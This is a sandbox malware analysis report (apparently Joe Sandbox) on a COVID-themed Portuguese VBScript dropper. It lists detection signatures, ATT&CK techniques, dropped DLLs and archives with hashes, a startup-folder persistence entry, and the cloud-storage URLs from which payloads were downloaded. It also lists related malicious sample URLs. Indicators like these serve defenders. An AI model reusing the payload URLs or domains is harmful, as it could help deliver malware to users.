ID: 338693
Sample Name: Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs
Cookbook: default.jbs
Time: 18:54:27
Date: 12/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Covid19-Min-Saude-Comuinicado-STIB…

Overview

General Information

Sample Name:	Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs
Analysis ID:	338693
MD5:	462d612fcc6ce92..
SHA1:	405633f2a4fe5b8..
SHA256:	2bedcf94c9aea7b..

Most interesting Screenshot:




Detection

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- System process connects to networ…
- VBScript performs obfuscated calls …
- Detected VMProtect packer
- Machine Learning detection for dropp…
- Potential evasive VBS script found (…
- Potential malicious VBS script found…
- Windows Shell Script Host drops VB…
- Abnormal high CPU Usage
- Contains capabilities to detect virtua…
- Creates a start menu entry (Start Me…
- Dropped file seen in connection with

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 5336 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance
- Networking



- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Machine Learning detection for dropped file

Networking:

Potential malicious VBS script found (has network functionality)

System Summary:

Detected VMProtect packer

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Persistence and Installation Behavior:

Windows Shell Script Host drops VBS files

Malware Analysis System Evasion:

Potential evasive VBS script found (sleep loop)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 4 2 1	Startup Items 1	Startup Items 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop o Insecure Network Communicati

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Default Accounts	Exploitation for Client Execution 1	Registry Run Keys / Startup Folder 2	Process Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	PowerShell 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 2	Process Injection 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 4 2 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\44788286328315\ttmdaoktkityhfkfg341126926541 32.dll	100%	Avira	TR/Black.Gen2	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\P-16-5[1].dll	100%	Avira	TR/Black.Gen2	
C:\Users\user\AppData\Roaming\44788286328315\ttmdaoktkityhfkfg34112692654132.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\P-16-5[1].dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://pki.goog/gsr2/GTS1O1.crt0	wscript.exe, 00000001.00000002.607733865.000001A4B42BB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	wscript.exe, 00000001.00000002.607837899.000001A4B42D0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.goog/gsr202	wscript.exe, 00000001.00000002.607837899.000001A4B42D0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	wscript.exe, 00000001.00000002.607837899.000001A4B42D0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.pki.goog/gts1o1core0	wscript.exe, 00000001.00000002.607733865.000001A4B42BB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.goog/GTS1O1core.crl0	wscript.exe, 00000001.00000002.607837899.000001A4B42D0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.8.8.8	unknown	United States		15169	GOOGLEUS	false
74.125.143.128	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338693
Start date:	12.01.2021
Start time:	18:54:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Covid19-Min-Saude-Comuinicado-STIBY-11-01-21-224.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.evad.winVBS@1/6@0/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, rundll32.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:56:47	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\puyfmugprn .lnk

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8.8.8.8	BadStuff.js	Get hash	malicious	Browse	• 8.8.8.8/SlvMWdIEW62C9c
	BadStuff.js	Get hash	malicious	Browse	• 8.8.8.8/CTM5wttwLFcLdHfVk
	33payment advice.exe	Get hash	malicious	Browse	• www.zulinfang.mobi/fu/?id=i07vHMa0svfKfxE6I3aRHA3lctcdYaT9x0iZT9MH0oRhMFPgh9mSEtNU17XFCBgMQA4XWErQDlzTwB-AplygzQ..

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	37documents.exe	Get hash	malicious	Browse	• www.tasteofunexpected.com/tf/?id=y6IrbpvfhkYfQXXyqC8dooAvfrv2e2apV7igF70LYGyF4OCvwj5JxRVBdRghvKGGuc_KsFbnbWPC0Def
	63AWB 043255.exe	Get hash	malicious	Browse	• www.serikatsaudagarnusantara.com/ed/?id=kIz4OnF7tHMqdv1cSepeHoY02Vsws5yCI7zf8DN1pvMb9hdHFpZX44eSyhzXC7u5icfl1yYYsvfyl6we
	d62c.exe	Get hash	malicious	Browse	• www.epckednilm.info/fu/?id=i07vHMa0svfKfxE6I3aRHA3lctcdYaT9x0iZT9MH0oRhMFPgh9mSEtNU17XFCBgMQA4XWErQDlzTwB-AplygzQ..
	27TTcopyMT107-36000_payment.exe	Get hash	malicious	Browse	• www.watchsummer.com/tr/?id=oqCXvgIUiCxPFtn1J0rb33q5mpSH48Vd1XRAfBxi4MgNDwsdTt0dcXb5dgzj2vPAuld1RDreAlRWWLP9Xot16w..&sql=1
	download_adobeflashplayer_install_9_.exe	Get hash	malicious	Browse	• wetr34.sitesled.com/wind.jpg
	INV-000524.vbs	Get hash	malicious	Browse	• naturofind.org/p66/JIKJHgft
	177Purchase Order.exe	Get hash	malicious	Browse	• www.phutungototp.com/ho/?id=y3T6nEBciedL7htO4xn1ZYijVAw7sJXLjwubagvJUtMFVf7aOWPSa_Bl5i178f_EjROvybrSr7PC3267XbUsBg..
	8Order Inquiry.exe	Get hash	malicious	Browse	• www.quyuar.com/dr/?id=gCqdDQsh4d7ynFKSj09V1Y12J91NTUfM9LddDKzxEGHO7R4ogEQ3AGAU2DRYiF_Nduo4Rd-EW24x-O38aOud_g..
	27Tobye.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	11Marena.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	39Harriot.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1Vida.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	43Colleen.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	67Roxanne.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	15Winnah.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	33Elfrida.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin
	25Cornelle.js	Get hash	malicious	Browse	• my.internaldating.ru/js/boxun4.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	rT3Nb3Nhqp.exe	Get hash	malicious	Browse	• 34.102.136.180
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	correos-1.apk	Get hash	malicious	Browse	• 108.177.126.139
	PO890299700006.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 34.102.136.180
	correos-1.apk	Get hash	malicious	Browse	• 172.217.218.102
	Consignment Details.exe	Get hash	malicious	Browse	• 34.102.136.180
	1.html	Get hash	malicious	Browse	• 108.177.126.132
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 108.177.126.132
	yaQjVEGNEb.exe	Get hash	malicious	Browse	• 34.102.136.180
	quote.exe	Get hash	malicious	Browse	• 34.102.136.180
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	Purchase Order -263.exe	Get hash	malicious	Browse	• 34.102.136.180
	payment advice00000789_pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 34.102.136.180
	order no. 43453.exe	Get hash	malicious	Browse	• 34.102.136.180
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 34.102.136.180
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 34.102.136.180
	5j6RsnL8zx.exe	Get hash	malicious	Browse	• 34.102.136.180
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 34.102.136.180
GOOGLEUS	rT3Nb3Nhqp.exe	Get hash	malicious	Browse	• 34.102.136.180
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	correos-1.apk	Get hash	malicious	Browse	• 108.177.126.139
	PO890299700006.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 34.102.136.180
	correos-1.apk	Get hash	malicious	Browse	• 172.217.218.102
	Consignment Details.exe	Get hash	malicious	Browse	• 34.102.136.180
	1.html	Get hash	malicious	Browse	• 108.177.126.132
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 108.177.126.132
	yaQjVEGNEb.exe	Get hash	malicious	Browse	• 34.102.136.180
	quote.exe	Get hash	malicious	Browse	• 34.102.136.180
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	Purchase Order -263.exe	Get hash	malicious	Browse	• 34.102.136.180
	payment advice00000789_pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order no. 43453.exe	Get hash	malicious	Browse	• 34.102.136.180
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 34.102.136.180
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 34.102.136.180
	5j6RsnL8zx.exe	Get hash	malicious	Browse	• 34.102.136.180
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 34.102.136.180

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\P-16-5[1].dll	Financeiro-JTQEFA-28-10-2020-167.vbs	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\447882863283 15\ttmdaoktkityhfkfg34112692654132.dll	Financeiro-JTQEFA-28-10-2020-167.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\P-16-5[1].dll

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	128099840
Entropy (8bit):	**7.999984870208901**
Encrypted:	**true**
SSDEEP:	3145728:IcFFuqnqyx3j/QvjvZablwkXOczyC5rr1Tcal6M6T2:zwqnqqYviXXzX56f
MD5:	E1B2EC2857BDEDC4497655078946A20C
SHA1:	2DE9B015192D5F54370DCC1F5238F1CBA2245CE4
SHA-256:	E5C9CE8563AA0AB460EC150A29161ADC1918245C29647A7BCE353FDD7DF2D651
SHA-512:	5F4D3372A45FC334EF695041B3FC793350093210174FA2989B8A7D14D55263BBE6370B46ABA81D263E8A7DB89AF68748182E02E3C0FD99737D51E494A0A85A48
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: Financeiro-JTQEFA-28-10-2020-167.vbs, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://storage.googleapis.com/mystorage2021/P-16-5.dll
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...E$._.....X&...j.....[.....p&...@.....E.....`.C.....E.X.....E..... ...@.....h\D.....text....>&..... ..`.itext.....P&..... ..`.data.....p&.....@....bss....tb...@'.....idata...4....'..... @....didata.h....'.....@....edata.....(.....@..@.rdata..E.....(.....@..@.vmp0...1.z.. (.....`..`.vmp1..... .....`..`.reloc.....E. .....@..@.rsrc...X.....E.....@..@.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0[1].zip

Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	downloaded
Size (bytes):	5615495
Entropy (8bit):	**7.999967059766371**
Encrypted:	**true**
SSDEEP:	98304:Bh5gN8bU/nWlAULiFNZ6uOoslTKFFJA01YsodrEhKsf/gvVPuysUhB0:BkN8gfWlLo6uOoRFJZYrxsf/gxuy9u
MD5:	BC50209A431C05FA1E0D39FF8761073F
SHA1:	DFDE6CF89AEEC720A8515E40303BBB230B2C9D69
SHA-256:	EFD7057D2625E4F08EDD7427CF2C8A8FDD9DBAB724F3C648E10ED3EAE1E21C7F
SHA-512:	6CFB71B0075E7FFD71DE9F35876443C4F4C2F4240F4A2CAFE89FFE548BA670D4521824AF8F3341A29A040B07C891058349E44DDFA265EE8F04D0FE08436A5105
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://storage.googleapis.com/mystorage2021/0.zip

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0[1].zip

Preview:	PK.....B$R.n...U..$Y.!.....q....z.iB4.I..|.w.f.|.....tl.6Q..!...r@<a.4..n..Y.7t..\XR.....}....i.....4}H|..iLb"....R...wu..!.t.Ny...;L...r.n.<n.\6H....&&G...B..9...e=j.-.$..DOI. ...Sp\5....Z.@..t ....F..F..2.B!..-.c...R..Q./.....H5[.p\|4...*wW..,.....~..D...G..j....In.....4T.....tf..A&....&k.....g.. c....I..}F.Y.1.....o..<..F.y%.... h.9...z@L'...{.....LE.....].8.C.C.u.. <\.C+>.....~.:.h.....".Z.A.~..T\...i...q.-.BE.G....4 _,..p....,...#.,.t.x-=..Ha....G../7.7.F.....xk'K....4;XB~u5B+}.....C.~..d.....-...J.....6.l...._$.01o..r..4..li.!.A...\.2.....Ph.....f2..}s> qOa....'.e...!r...E=R....b...|...&....0U...+...S;..:..g.0."K.B.f!ZqvA.U.P...p. ..V|..0m...~|.O.G.M^.....F'x.lJA.i.M...OH.h.!..|.....G._]....I.`8....3g..:.p...#..R.o..'..i.....=...G{..p...?Y..." .p:.....i....).....n./b..j1...1.CI.3..@2.N..j....^..=.G.u.$....-9...?..Z..<t.....K..f(^....(^.P.0.....

C:\Users\user\AppData\Roaming\0.zip

Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	5615495
Entropy (8bit):	**7.999967059766371**
Encrypted:	**true**
SSDEEP:	98304:Bh5gN8bU/nWlAULiFNZ6uOoslTKFFJA01YsodrEhKsf/gvVPuysUhB0:BkN8gfWlLo6uOoRFJZYrxsf/gxuy9u
MD5:	BC50209A431C05FA1E0D39FF8761073F
SHA1:	DFDE6CF89AEEC720A8515E40303BBB230B2C9D69
SHA-256:	EFD7057D2625E4F08EDD7427CF2C8A8FDD9DBAB724F3C648E10ED3EAE1E21C7F
SHA-512:	6CFB71B0075E7FFD71DE9F35876443C4F4C2F4240F4A2CAFE89FFE548BA670D4521824AF8F3341A29A040B07C891058349E44DDFA265EE8F04D0FE08436A5105
Malicious:	**true**
Reputation:	low
Preview:	PK.....B$R.n...U..$Y.!.....q....z.iB4.I..|.w.f.|.....tl.6Q..!...r@<a.4..n..Y.7t..\XR.....}....i.....4}H|..iLb"....R...wu..!.t.Ny...;L...r.n.<n.\6H....&&G...B..9...e=j.-.$..DOI. ...Sp\5....Z.@..t ....F..F..2.B!..-.c...R..Q./.....H5[.p\|4...*wW..,.....~..D...G..j....In.....4T.....tf..A&....&k.....g.. c....I..}F.Y.1.....o..<..F.y%.... h.9...z@L'...{.....LE.....].8.C.C.u.. <\.C+>.....~.:.h.....".Z.A.~..T\...i...q.-.BE.G....4 _,..p....,...#.,.t.x-=..Ha....G../7.7.F.....xk'K....4;XB~u5B+}.....C.~..d.....-...J.....6.l...._$.01o..r..4..li.!.A...\.2.....Ph.....f2..}s> qOa....'.e...!r...E=R....b...|...&....0U...+...S;..:..g.0."K.B.f!ZqvA.U.P...p. ..V|..0m...~|.O.G.M^.....F'x.lJA.i.M...OH.h.!..|.....G._]....I.`8....3g..:.p...#..R.o..'..i.....=...G{..p...?Y..." .p:.....i....).....n./b..j1...1.CI.3..@2.N..j....^..=.G.u.$....-9...?..Z..<t.....K..f(^....(^.P.0.....

C:\Users\user\AppData\Roaming\447882863283l5\ttmdaoktkityhfkfg34112692654132.dll

Process:	C:\Windows\System32\wscript.exe
